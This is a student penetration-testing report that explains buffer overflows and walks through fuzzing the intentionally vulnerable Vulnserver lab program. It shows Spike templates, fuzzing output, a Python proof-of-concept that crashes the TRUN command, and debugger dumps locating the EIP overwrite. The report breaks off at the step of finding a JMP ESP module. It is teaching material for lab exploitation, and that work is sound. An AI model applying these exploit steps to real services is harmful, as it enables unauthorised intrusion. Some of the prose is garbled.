Sri Lanka Institute of Information Technology

Penetration Testing for Enterprise Security

S.D.S.P. KARUNATHILAKE (MS19809670)

1. Contents

2. Figure Table

3. INTRODUCTION

1. What is buffer

Buffers are memory storage areas which hold data temporarily while transmitted from one location to another. When the data volume exceeds the storage capacity of the memory buffer, a buffer overflow or buffer overrun occurs. This overwrites neighboring memory positions by program which attempts to enter data in the buffer.

Overflows of buffering will impact all software styles. These are usually triggered by malformed inputs or failure to give the buffer adequate time. If the transaction overwrites executable code, the program can be unstable and produce unacceptable results, storage errors or crashes.

2. What is a Buffer Overflow Attack?

Attackers use buffer overflow issues by overwriting the application's memory. This changes the program's execution path, triggering an answer that damages or discloses private data. An intruder, for example, will enter additional code to send new instructions for accessing IT systems to application.

When attackers are aware of a program's memory layout, they may deliberately feed into an input the buffer can't save and overwrite areas that contain executable code by replacing it with their own code. For example, a pointer (object pointing to another region in memoir) may be overwritten and indicated by an attacker to manipulate the payload, to gain control over the program.

3. Types of Buffer Overflow Attacks

- Stack-based buffer overflows are commonly used and the stack memory is used during the execution.
- Heap based attacks are more difficult to execute and require flooding of the available memory space of a program outside of the memory used for current operations.

4. What are the more vulnerable programming languages?

C and C++ are two languages that have a high buffer overflow vulnerability, because they have no buffer overflow protections in their memory to overwrite or modify data. All usage of C and C++ code in Mac OSX, Windows and Linux.

Included protection mechanisms for languages like PERL, Java, JavaScript and C # are used which reduce the possibility of buffer overflow.

5. Vulnserver

Vulnserver is a on port 9999 Windows TCP server. Stephen Bradshaw's blog was posted, whose position is here. The server was written intentionally to be weak in order to learn how an actual target can be fluted.

Spike is a program that sends produced products to an application to crash. The paquets can be set up as models. Spike will send both packets of TCP and UDP. Spike can be used to detect bugs in applications. Spike is in the distribution of Kali

This project demonstrates Spike against Vulnserver in this article. On a Windows 7, Vulnserver runs. As a debugger, I always use OllyDbg.


Full video of the project was uploaded to google drive which can access via this link

https://drive.google.com/drive/folders/1EIIX3YygpR73ekkV9u51itLIslPVn4MC?usp=sharing

6. Buffer over flow attack process

Process of buffer overflow attack listed below


a) Identify Vulnserver Protocol



```
root@kali:~# nc -nv 192.168.65.132 9999
(UNKNOWN) [192.168.65.132] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
```

Figure 1- identify vulnserver

Type HELP. The commands available are listed here.



```
root@kali:~# nc -nv 192.168.65.132 9999
(UNKNOWN) [192.168.65.132] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Figure 2 vulnserver – help command


b) Create Spike templates

Spike templates describe communication package formats. Spike can be told what parameters should be tested. This template, for example, will attempt to send different commands to Vulnserver.

s_readline();

s_string_variable("COMMAND");

However, this template sends STAT with different parameters.



```
s_readline();
s_string("STATS");
s_string_variable("0");
```

Figure 3- STATS command


c) Send packages with Spike to Vulnserver

Spike is able to relay packets for TCP and UDP. We use the command generic send tcp for TCP packages. The right form is:

generic_send_tcp <IP address> <port number> <template name> <SKIPVAR> <SKIPSTR>

If there are more than one variable in the example, we can check each variable when SKIPVAR values are defined. That's always null in our case.

Instead of variables, Spike sends packets of specific strings. If we specify SKIPSTR value, we can start from one point in the test. SPIKE begins from beginning if this value is zero.




```
root@kali:~# generic_send_tcp
argc=1
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
root@kali:~# gedit stats.spk
root@kali:~# generic_send_tcp 192.168.65.132 9999 trun.spk 0 0
```

Figure 4 - send package to vulnserver

d) TRUN command

If there is a crash, a Python script is generated that sends the same package to the device. This python script is then used as proof of concept.



```
Fuzzing Variable 0:306
Variablesize= 65534
Fuzzing Variable 0:307
Variablesize= 32768
Fuzzing Variable 0:308
Variablesize= 32767
Fuzzing Variable 0:309
Variablesize= 32766
Fuzzing Variable 0:310
Variablesize= 32765
Fuzzing Variable 0:311
Variablesize= 32764
Fuzzing Variable 0:312
Variablesize= 32763
Fuzzing Variable 0:313
line read=Welcome to Vulnerable Se
Variablesize= 32762
Fuzzing Variable 0:314
Variablesize= 20000
Fuzzing Variable 0:315
Variablesize= 10000
Fuzzing Variable 0:316
Variablesize= 5000
Fuzzing Variable 0:317
^C
root@kali:~# gedit trun.spk
```


```
s_readline();
s_string("TRUN");
s_string_variable("0");
```

Figure 5 -TRUN Command

e) Identify the position of EIP

The EIP was written with 41414141, the hex code of the "A" character, and we sent 5050 "A" characters. Our buffer overwritten EIP. We can overwrite the EIP location with any value if we consider it in our buffer.

There is a method for metasploit that generates a special pattern. If we send the offset to a metasploit module instead of the characters "A." Creating the particular pattern:




```
Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4
Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8B
Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3B
Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8B
Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3B
By0By1By2By3By4By5By6By7By8B
Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3C
Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8C
Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3C
Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8C
Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3C
Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8C
Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3C
Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8C
Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3C
Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8C
Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3D
Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8D
De5De6De7De8De9Df0Df1Df2Df3D
Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8D
Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3D
Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8D
Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3D
Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8D
Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3D
root@kali:~# gedit 2.py
```

```python
#!/usr/bin/python
import sys, socket

offset="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('192.168.65.132',9999))

                s.send(('TRUN /.:/' + offset))
                s.close()


        except:
                print "Error connecting to server"
                sys.exit()
```

Figure 6 - Identify the position of EIP

Activate the OllyDbg and Vulnserver. Connect Vulnserver to the debugger and click the triangle to prevent blocking the program. Run the pattern of the PoC script. The EIP has a different value overwritten.



```
Registers (FPU)
EAX 0247F200 ASCII "TRUN /.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
ECX 00686AA0
EDX 00002FAE
EBX 00000084
ESP 0247F9E0 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7
EBP 6F43366F
ESI 00000000
EDI 00000000

EIP 386F4337

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFD7000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
                3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask     1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
00403000 FF FF FF FF 00 40 00 00      .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
00403080 00 00 00 00 00 00 00 00 ........
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
00403098 00 00 00 00 00 00 00 00 ........
```


```
0247F9E0  43396F43
0247F9E4  70433070
0247F9E8  32704331
0247F9EC  43337043
0247F9F0  70433470
0247F9F4  36704335
0247F9F8  43377043
0247F9FC  70433870
0247FA00  30714339
0247FA04  43317143
0247FA08  71433271
0247FA0C  34714333
0247FA10  43357143
0247FA14  71433671
0247FA18  38714337
0247FA1C  43397143
0247FA20  72433072
0247FA24  32724331
0247FA28  43337243
0247FA2C  72433472
0247FA30  36724335
```

```
Access violation when executing [386F4337] - use Shift+F7/F8/F9 to pass exception to program
Paused
```

Figure 7 -Identify the position of EIP using OllyGbg debugger

f) Find right module

We must check the registers and the stack in this step. To execute our code, we must find a way to switch to our buffer. ESP points at the start of our buffer 's C segment. We must find the instructions for JMP ESP or CALL ESP. Note, the address does not contain bad characters!


Windows 7 x64 - VMware Workstation
File Edit View VM Tabs Help
Windows 7 x64
kali20
Immunity Debugger - vulnserver.exe - [CPU - main thread, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
772401C8  895C24 08          MOV DWORD PTR SS:[ESP+8],EBX
772401CC  E9 B99C0200        JMP ntdll.77269E8A
772401D1  8DA424 00000000    LEA ESP,DWORD PTR SS:[ESP]
772401D8  8DA424 00000000    LEA ESP,DWORD PTR SS:[ESP]
772401DF  90                 NOP
772401E0  8BD4               MOV EDX,ESP
772401E2  0F34               SYSENTER
772401E4  C3                 RETN
772401E5  8DA424 00000000    LEA ESP,DWORD PTR SS:[ESP]
772401EC  8D6424 00          LEA ESP,DWORD PTR SS:[ESP]
772401F0  8D5424 08          LEA EDX,DWORD PTR SS:[ESP+8]
772401F4  CD 2E              INT 2E
772401F6  C3                 RETN
772401F7  90                 NOP
772401F8  0000               ADD BYTE PTR DS:[EAX],AL
772401FA  0000               ADD BYTE PTR DS:[EAX],AL
772401FC  1889 E74C0000      SBB BYTE PTR DS:[ECX+4CE7],CL
77240202  0000               ADD BYTE PTR DS:[EAX],AL
77240204  50                 PUSH EAX
77240205  51                 PUSH ECX
77240206  0100               ADD DWORD PTR DS:[EAX],EAX
77240208  0100               ADD DWORD PTR DS:[EAX],EAX
7724020A  0000               ADD BYTE PTR DS:[EAX],AL
7724020C  F0:07              [illegible]                                  LOCK prefix is not allowed
7724020E  0000               ADD BYTE PTR DS:[EAX],AL
77240210  E8 07000020        CALL 9724021C
77240215  0201               ADD AL,BYTE PTR DS:[ECX]
77240217  00E0               ADD AL,AH
77240219  2101               AND DWORD PTR DS:[ECX],EAX
7724021B  0080 410100BC      ADD BYTE PTR DS:[EAX+BC000141],AL
77240221  BB 0A0058BC        MOV EBX,BC58000A
77240226  0A00               OR AL,BYTE PTR DS:[EAX]
77240228  81B7 0A0015B9 0(   XOR DWORD PTR DS:[EDI+B915000A],B75D000
77240232  0A00               OR AL,BYTE PTR DS:[EAX]
77240234  51                 PUSH ECX
77240235  B5 0A              MOV CH,0A
77240237  008D BB0A00BE      ADD BYTE PTR SS:[EBP+BE000A0B],CL
7724023D  73 07              JNB SHORT ntdll.77240246
7724023F  00F1               ADD CL,DH
77240241  2102               AND DWORD PTR DS:[EDX],EAX
77240243  0059 21            ADD BYTE PTR DS:[ECX+21],BL
77240246  0200               ADD AL,BYTE PTR DS:[EAX]
77240248  F0:26:0300         [illegible]                                  LOCK prefix is not allowed
7724024C ^E0 D3              LOOPDNE SHORT ntdll.77240221
7724024E  07                 POP ES                                       Modification of segment register
7724024F  00F0               ADD AL,DH
77240251  D307               ROL DWORD PTR DS:[EDI],CL
77240253  00D0               ADD AL,DL
77240255  D307               ROL DWORD PTR DS:[EDI],CL
77240257  00B3 260300B1      ADD BYTE PTR DS:[EBX+B1000326],DH
7724025D  26:0300            ADD EAX,DWORD PTR ES:[EAX]
77240260  7B 26              JPO SHORT ntdll.77240288
77240262  0300               ADD EAX,DWORD PTR DS:[EAX]
77240264  D7                 XLAT BYTE PTR DS:[EBX+AL]
77240265  AC                 LODS BYTE PTR DS:[ESI]
```

```
Registers (FPU)
EAX 00401130 vulnserv.<ModuleEntryPoint>
ECX 00000000
EDX 00000000
EBX 7EFDE000
ESP 0028FFF0
EBP 00000000
ESI 00000000
EDI 00000000
EIP 772401C8 ntdll.772401C8
C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_FILE_NOT_FOUND (00000002)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                  ASCII
00403000  FF FF FF FF 00 40 00 00      .@..
00403008  70 2E 40 00 00 00 00 00   p.@.....
00403010  FF FF FF FF 00 00 00 00       ....
00403018  FF FF FF FF 00 00 00 00       ....
```


```
0028FFF0  00000000  ....
0028FFF4  00401130  0◄@.  vulnserv.<ModuleEntryPoint>
0028FFF8  00000000  ....
0028FFFC  00000000  ....
```

```
!mona mod
